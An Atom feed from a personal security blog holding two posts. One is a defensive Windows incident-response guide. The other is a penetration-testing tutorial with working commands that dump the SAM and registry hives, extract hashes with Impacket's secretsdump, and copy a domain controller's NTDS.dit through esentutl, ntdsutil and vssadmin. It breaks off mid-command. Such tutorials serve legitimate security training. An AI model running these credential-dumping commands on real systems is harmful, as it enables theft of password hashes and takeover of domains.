<?xml version="1.0" encoding="utf-8"?><feed xmlns="http://www.w3.org/2005/Atom" ><generator uri="https://jekyllrb.com/" version="3.10.0">Jekyll</generator><link href="https://4s0ck3t.github.io/feed.xml" rel="self" type="application/atom+xml" /><link href="https://4s0ck3t.github.io/" rel="alternate" type="text/html" /><updated>2026-01-30T09:19:24+00:00</updated><id>https://4s0ck3t.github.io/feed.xml</id><title type="html">4s0ck3t</title><subtitle>Cyber Adventures</subtitle><author><name>{&quot;name&quot;=&gt;nil, &quot;avatar&quot;=&gt;nil, &quot;bio&quot;=&gt;&quot;&quot;, &quot;location&quot;=&gt;&quot;Asia Pacific&quot;, &quot;email&quot;=&gt;nil, &quot;links&quot;=&gt;[{&quot;label&quot;=&gt;&quot;Email&quot;, &quot;icon&quot;=&gt;&quot;fas fa-fw fa-envelope-square&quot;}, {&quot;label&quot;=&gt;&quot;Website&quot;, &quot;icon&quot;=&gt;&quot;fas fa-fw fa-link&quot;}, {&quot;label&quot;=&gt;&quot;Twitter&quot;, &quot;icon&quot;=&gt;&quot;fab fa-fw fa-twitter-square&quot;, &quot;url&quot;=&gt;&quot;https://twitter.com/4s0ck3t&quot;}, {&quot;label&quot;=&gt;&quot;Facebook&quot;, &quot;icon&quot;=&gt;&quot;fab fa-fw fa-facebook-square&quot;}, {&quot;label&quot;=&gt;&quot;GitHub&quot;, &quot;icon&quot;=&gt;&quot;fab fa-fw fa-github&quot;, &quot;url&quot;=&gt;&quot;https://github.com/4s0ck3t&quot;}, {&quot;label&quot;=&gt;&quot;LinkedIn&quot;, &quot;icon&quot;=&gt;&quot;fab fa-fw fa-linkedin&quot;, &quot;url&quot;=&gt;&quot;https://www.linkedin.com/in/bhook1/&quot;}, {&quot;label&quot;=&gt;&quot;Instagram&quot;, &quot;icon&quot;=&gt;&quot;fab fa-fw fa-instagram&quot;, &quot;url&quot;=&gt;&quot;https://instagram.com/CapnFPV&quot;}]}</name></author><entry><title type="html">Windows Intrusion</title><link href="https://4s0ck3t.github.io/windows/dfir/windows-intrusion/" rel="alternate" type="text/html" title="Windows Intrusion" /><published>2024-03-11T15:20:24+00:00</published><updated>2024-03-11T15:20:24+00:00</updated><id>https://4s0ck3t.github.io/windows/dfir/windows-intrusion</id><content type="html" xml:base="https://4s0ck3t.github.io/windows/dfir/windows-intrusion/"><![CDATA[<p class="notice">Someone has hacked my computer…</p>

<p>Some intitial questions to get started</p>

<ul>
  <li>Time frame. Useful for investigation; was it yesterday, a week ago or a month? We use this for timestamps, event logs, SIEM.</li>
  <li>What issues are experienced?</li>
  <li>Position within the organisation? Could it be a phish (sales, HR, finance) - check emails.</li>
</ul>

<p>2 DFIR cases rarely use the same tactics, techniques and procedures (TTP’s) &amp; threat actor activity can always change the artefact, however the following are some technical areas to start examining.</p>

<h2 id="event-logs">Event Logs</h2>

<p>These are locate at <strong>C:\Windows\System32\winevt\logs</strong></p>


<p>Some log events found in <strong>Security.evtx</strong> that are of interest:</p>

<ul>
  <li><strong>4624/4634</strong> — successful logon and logoff; there’s a field here called LogonID which you can use to track how long an attacker was logged on for. You see what process was used, logon type, and if you’re lucky, the workstation name and IP address from where they initiated the logon.</li>
  <li><strong>4672</strong> — an account logon with superuser rights; they’ve got admin rights. If they used explicit credentials, the logon EID would be 4648.</li>
  <li><strong>4720</strong> — an account was created; it’s not uncommon for attackers to do this to maintain persistence</li>
  <li><strong>4625</strong> — failed logon attempt; if you see multiples of these one after the other, someone’s trying to brute force their way in</li>
  <li><strong>1102</strong> (Security), 104 (System) — audit log was cleared; attackers small and large do this to cover their tracks.</li>
</ul>

<p><a href="/assets/images/Event_Log.png"><img src="/assets/images/Event_Log.png" alt="Event Log" /></a></p>


<p>Log events in <strong>OAlerts.evtx</strong> (if enabled) show whenever a user opens a MS Office file. The pop-ups from these files are also logged, useful to see if a user has enabled macros or not. The filename is also logged and therefore a great way to see if the user was phished.</p>

<p>Below we can see an SQL command was run on opening of the document</p>

<p><a href="/assets/images/Event_Viewer.png"><img src="/assets/images/Event_Viewer.png" alt="Event Viewer" /></a></p>

<h2 id="browser-history">Browser History</h2>

<h3 id="google-chrome">Google Chrome</h3>



<p>Profile data is located in <strong>C:\Users{Username}\AppData\Google\Chrome\User Data\Default</strong>. This directory contains all of the user’s information as SQLite3 databases (History, Cookies, Login Data, Login Data Journal for the most useful ones). We can use the free <a href="https://sqlitebrowser.org/dl/">DB Browser</a> to view it. As you can see below there are a number of tables, perhaps the most useful are; urls, downloads &amp; keyword_search_terms</p>

<p><a href="/assets/images/Google_DB_Browser.png"><img src="/assets/images/Google_DB_Browser.png" alt="Google DB Browser" /></a></p>

<h3 id="firefox">Firefox</h3>

<p>Profiles are located in C:\Users{Username}\Application Data\Mozilla\Firefox\Profiles. Each profile contains a places.sqlite file keeping tracks of all of the user’s bookmarks, downloads and history. This is the same type of file as Chrome therefore the same DB Browser can be used.</p>

<p><a href="/assets/images/Firefox_DB_Browser.png"><img src="/assets/images/Firefox_DB_Browser.png" alt="Firefox DB Browser" /></a></p>

<h3 id="edge">Edge</h3>


<p>Profile history is located in C:\Users{Username}\AppData\Microsoft\Windows\WebCache. In this directory is an Extensible Storage Engine (ESE) database file containing Internet Explorer and Edge’s browsing history named WebCacheV01.dat. This is an ESE database therefore can only be opened by ESE Database View (closed-source, developped by NirSoft only on Windows) or <a href="https://www.osforensics.com/download.html">OSForensics</a>.</p>

<p><a href="/assets/images/ESEDatabaseView.png"><img src="/assets/images/ESEDatabaseView.png" alt="ESE DB Browser" /></a></p>

<h2 id="scheduled-tasks">Scheduled Tasks</h2>

<p>Stored in <strong>C:\Windows\System32\Tasks</strong> can also be checked in Event Logs as <strong>EID 4698</strong> (Scheduled Task created).</p>

<h2 id="persistence-mechanisms">Persistence Mechanisms</h2>


<p>First place to check is the Registry Hive <strong>C:\Windows\System32\config\SOFTWARE</strong> and the following keys as they will run on boot (RunOnce deletes on first run):</p>
<ul>
  <li><em>SOFTWARE\Microsoft\Windows\CurrentVersion\Run</em></li>
  <li><em>SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce</em></li>
</ul>

<p><a href="https://ericzimmerman.github.io/#!index.md">Registry Viewer</a> provides a nice GUI for this.</p>

<p><a href="/assets/images/Registry_Explorer.png"><img src="/assets/images/Registry_Explorer.png" alt="Registry Explorer" /></a></p>

<p>It will also show you any deleted keys — useful if the attacker deleted this persistence mechanism because they completed their objective and wanted to clean up!</p>

<p>Other keys in the <strong>SOFTWARE</strong> hive include:</p>

<ul>
  <li><em>Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit</em>   - this should be set to <strong>C:\Windows\system32\userinit.exe</strong></li>
  <li><em>Microsoft\Windows NT\CurrentVersion\Winlogon\Shell</em>	  - this should have the vale <strong>explorer.exe</strong></li>
  <li><em>Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders</em>	- anything in a user’s Start Menu will auto-run</li>
</ul>

<p>Keys in the <strong>SYSTEM</strong> hive:</p>

<ul>
  <li><em>CurrentControlSet/Services</em> 	  - are installed services on the machine</li>
</ul>

<p>This will no doubt be a long list, which can be sorted by date of creation though probably better looking at the security event log for <strong>EID 4697</strong> “a service was installed in the system”.</p>

<h2 id="recently-opened-files">Recently Opened Files</h2>

<p>Generally when a phishing email is successful, you’ll typically see</p>
<blockquote>
  <p>email -&gt; document -&gt; web link or macro -&gt; powershell -&gt; cmd (command line execution)</p>
</blockquote>

<p>Each user on a laptop will have their own <strong>NTUSER.DAT</strong> file, which is their own personal history of activity. It’s a hidden and locked file in <em>*C:\Users\username*</em>, which means you will need a tool like Registry Explorer to be able to read and analyse it.</p>


<p><strong>NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU</strong> MRU (Most Recently Used), as the name suggests, shows the most recently used programs.</p>

<p><a href="/assets/images/MRUList.png"><img src="/assets/images/MRUList.png" alt="MRUList" /></a></p>


<p><strong>NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs</strong> any file that a user opens will be captured here in the same MRUList as we saw in RunMRU. It’s a sure-fire way of determining what was opened — super important in the case of phishing campaigns or potentially unwanted program downloads as they usually name malware something stupid like dog.pdf.bat.</p>

<p><a href="/assets/images/RecentDocs.png"><img src="/assets/images/RecentDocs.png" alt="RecentDocs" /></a></p>

<p>If those artefacts don’t show anything malicious, there is a final evidence of execution piece: Prefetch. These files are stored in <strong>C:\Windows\Prefetch</strong> as .pf files. Whenever a program is executed, it will create a .pf file for it which stores:</p>

<ul>
  <li>Name and full path of the executable</li>
  <li>The first and last time it executed, the number of times it has been executed, and the files/handles that were used by the program at the time of execution</li>
  <li>The last 8 timestamps of when it was executed.</li>
</ul>


<p>We can use Eric Zimmerman’s <a href="https://github.com/EricZimmerman/PECmd">PECmd</a>. This program also tags any malicious files or handles the program referenced in red.</p>

<p><a href="/assets/images/PECmd.png"><img src="/assets/images/PECmd.png" alt="PECmd" /></a></p>

<p>Something to note: you may see multiple prefetch files for the same program. This is because prefetch files are created for each different path that the program was executed from. So, if I ran Google Chrome from my Desktop and the Downloads folder, I’ll have two prefetch files. This is why we see a hash-like value after ‘CHROME.EXE-’ below.</p>

<p>Resources Used</p>

<p><a href="https://www.secjuice.com/how-to-handle-an-intrusion-on-a-windows-system/">https://www.secjuice.com/how-to-handle-an-intrusion-on-a-windows-system/</a>
<a href="https://darkdefender.medium.com/can-you-check-if-my-computers-been-hacked-f18e8f971aed">https://darkdefender.medium.com/can-you-check-if-my-computers-been-hacked-f18e8f971aed</a></p>]]></content><author><name>{&quot;name&quot;=&gt;nil, &quot;avatar&quot;=&gt;nil, &quot;bio&quot;=&gt;&quot;&quot;, &quot;location&quot;=&gt;&quot;Asia Pacific&quot;, &quot;email&quot;=&gt;nil, &quot;links&quot;=&gt;[{&quot;label&quot;=&gt;&quot;Email&quot;, &quot;icon&quot;=&gt;&quot;fas fa-fw fa-envelope-square&quot;}, {&quot;label&quot;=&gt;&quot;Website&quot;, &quot;icon&quot;=&gt;&quot;fas fa-fw fa-link&quot;}, {&quot;label&quot;=&gt;&quot;Twitter&quot;, &quot;icon&quot;=&gt;&quot;fab fa-fw fa-twitter-square&quot;, &quot;url&quot;=&gt;&quot;https://twitter.com/4s0ck3t&quot;}, {&quot;label&quot;=&gt;&quot;Facebook&quot;, &quot;icon&quot;=&gt;&quot;fab fa-fw fa-facebook-square&quot;}, {&quot;label&quot;=&gt;&quot;GitHub&quot;, &quot;icon&quot;=&gt;&quot;fab fa-fw fa-github&quot;, &quot;url&quot;=&gt;&quot;https://github.com/4s0ck3t&quot;}, {&quot;label&quot;=&gt;&quot;LinkedIn&quot;, &quot;icon&quot;=&gt;&quot;fab fa-fw fa-linkedin&quot;, &quot;url&quot;=&gt;&quot;https://www.linkedin.com/in/bhook1/&quot;}, {&quot;label&quot;=&gt;&quot;Instagram&quot;, &quot;icon&quot;=&gt;&quot;fab fa-fw fa-instagram&quot;, &quot;url&quot;=&gt;&quot;https://instagram.com/CapnFPV&quot;}]}</name></author><category term="Windows" /><category term="DFIR" /><summary type="html"><![CDATA[Assume Breach]]></summary></entry><entry><title type="html">Windows Authentication Attacks</title><link href="https://4s0ck3t.github.io/windows/pentest/windows-authentication-attacks/" rel="alternate" type="text/html" title="Windows Authentication Attacks" /><published>2024-03-11T15:20:24+00:00</published><updated>2024-03-11T15:20:24+00:00</updated><id>https://4s0ck3t.github.io/windows/pentest/windows-authentication-attacks</id><content type="html" xml:base="https://4s0ck3t.github.io/windows/pentest/windows-authentication-attacks/"><![CDATA[<p>The Security Account Manager (SAM) is a database file in Windows XP, Vista, 7, 8.1, 10 and 11 that stores usernames &amp; passwords. It can be used to authenticate local and remote users. Beginning with Windows 2000 SP4, Active Directory authenticates remote users.</p>

<p>The user passwords are stored in a hashed format in a registry hive either as an LM hash or as an NTLM hash (NTLM has replaced LM which is a compromised protocol). This file can be found in <strong>%SystemRoot%/system32/config/SAM</strong> and is mounted on <strong>HKLM/SAM</strong>, <strong>SYSTEM</strong> privileges are required to view it.</p>

<p>We also need the <strong>System</strong> or <strong>Security</strong> registry hives to decrypt the SAM file and these can all be saved from an elevated command prompt using the Windows registry command line tool with the following syntax:</p>

<div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">reg</span><span class="w"> </span><span class="nx">save</span><span class="w"> </span><span class="nx">hklm\sam</span><span class="w"> </span><span class="o">.</span><span class="nx">\sam</span><span class="w">
</span><span class="n">reg</span><span class="w"> </span><span class="nx">save</span><span class="w"> </span><span class="nx">hklm\security</span><span class="w"> </span><span class="o">.</span><span class="nx">\security</span><span class="w">
</span><span class="n">reg</span><span class="w"> </span><span class="nx">save</span><span class="w"> </span><span class="nx">hklm\system</span><span class="w"> </span><span class="o">.</span><span class="nx">\system</span><span class="w">
</span></code></pre></div></div>
<p>These files can then be brought to our attacking machine where we use <a href="https://github.com/fortra/impacket/tree/master">Impacket’s</a> <em>secretsdump.py</em> script</p>

<ul>
  <li><strong>SAM</strong> is the Registry hive</li>
  <li><strong>SYSTEM</strong> is the System hive - note that system does not store AD cred info</li>
  <li><strong>LOCAL</strong> simply states that we want to use the files that we specify (on the local system)</li>
  <li><strong>SECURITY</strong> is the Security hive and is used to store AD cred info</li>
</ul>


<div class="language-shell highlighter-rouge"><div class="highlight"><pre class="highlight"><code>secretsdump.py <span class="nt">-sam</span> sam <span class="nt">-system</span> system LOCAL
</code></pre></div></div>

<p><a href="/assets/images/SAM_System.png"><img src="/assets/images/SAM_System.png" alt="SAM System" /></a></p>


<div class="language-shell highlighter-rouge"><div class="highlight"><pre class="highlight"><code>secretsdump.py <span class="nt">-sam</span> sam <span class="nt">-security</span> security <span class="nt">-system</span> system LOCAL
</code></pre></div></div>

<p><a href="/assets/images/SAM_System_Security.png"><img src="/assets/images/SAM_System_Security.png" alt="SAM System Security" /></a></p>

<p>Worth noting that the first part of the hash in this case “aad3b435b51404eeaad3b435b51404ee” resolves to NULL as it is not storing as LM - if it were it would be very easy to crack!</p>

<h2 id="domain-controller">Domain Controller</h2>

<p class="notice">On a Domain controller there is no SAM database instead all the domain information including password hashes are stored in the NTDS.dit database.</p>

<p>There are a few methods to take a copy of <strong>NTDS.dit</strong> however slightly more involved than the <em>reg save</em> command, the file is in use and some methods may not work for one reason or another.</p>

<h3 id="method-1">Method 1</h3>

<p>The <em>vss</em> switch option that is required to make this method work is only available from Server 2016 or later, <em>esentutl.exe</em> can extract and save <strong>NTDS.dit</strong> (as well as <strong>SAM, SYSTEM &amp; SECURITY</strong>).</p>

<div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">esentutl.exe</span><span class="w"> </span><span class="nx">/y</span><span class="w"> </span><span class="nx">/vss</span><span class="w"> </span><span class="nx">c:\windows\ntds\ntds.dit</span><span class="w"> </span><span class="nx">/d</span><span class="w"> </span><span class="nx">c:\Users\Administrator\Desktop\ntds.dit</span><span class="w">
</span></code></pre></div></div>

<h3 id="method-2">Method 2</h3>

<p>Using the <em>ntdsutil</em> utility we can also dump the <strong>NTDS.dit</strong>, however this was blocked by my AV.</p>

<div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">powershell</span><span class="w"> </span><span class="s2">"ntdsutil.exe 'ac i ntds' 'ifm' 'create full c:\temp' q q"</span><span class="w">
</span></code></pre></div></div>

<h3 id="method-3">Method 3</h3>

<p>Use the DC’s <em>vssadmin</em> application to create a volume shadow copy.</p>

<div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">vssadmin.exe</span><span class="w"> </span><span class="nx">create</span><span class="w"> </span><span class="nx">shadow</span><span class="w"> </span><span class="nx">/for</span><span class="o">=</span><span class="n">c:</span><span class="w">
</span></code></pre></div></div>

<p>Next create the exfil directory and copy the <strong>NTDS.dit</strong> from the shadow copy there.</p>

<div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">mkdir</span><span class="w"> </span><span class="nx">c:\exfil</span><span class="w">
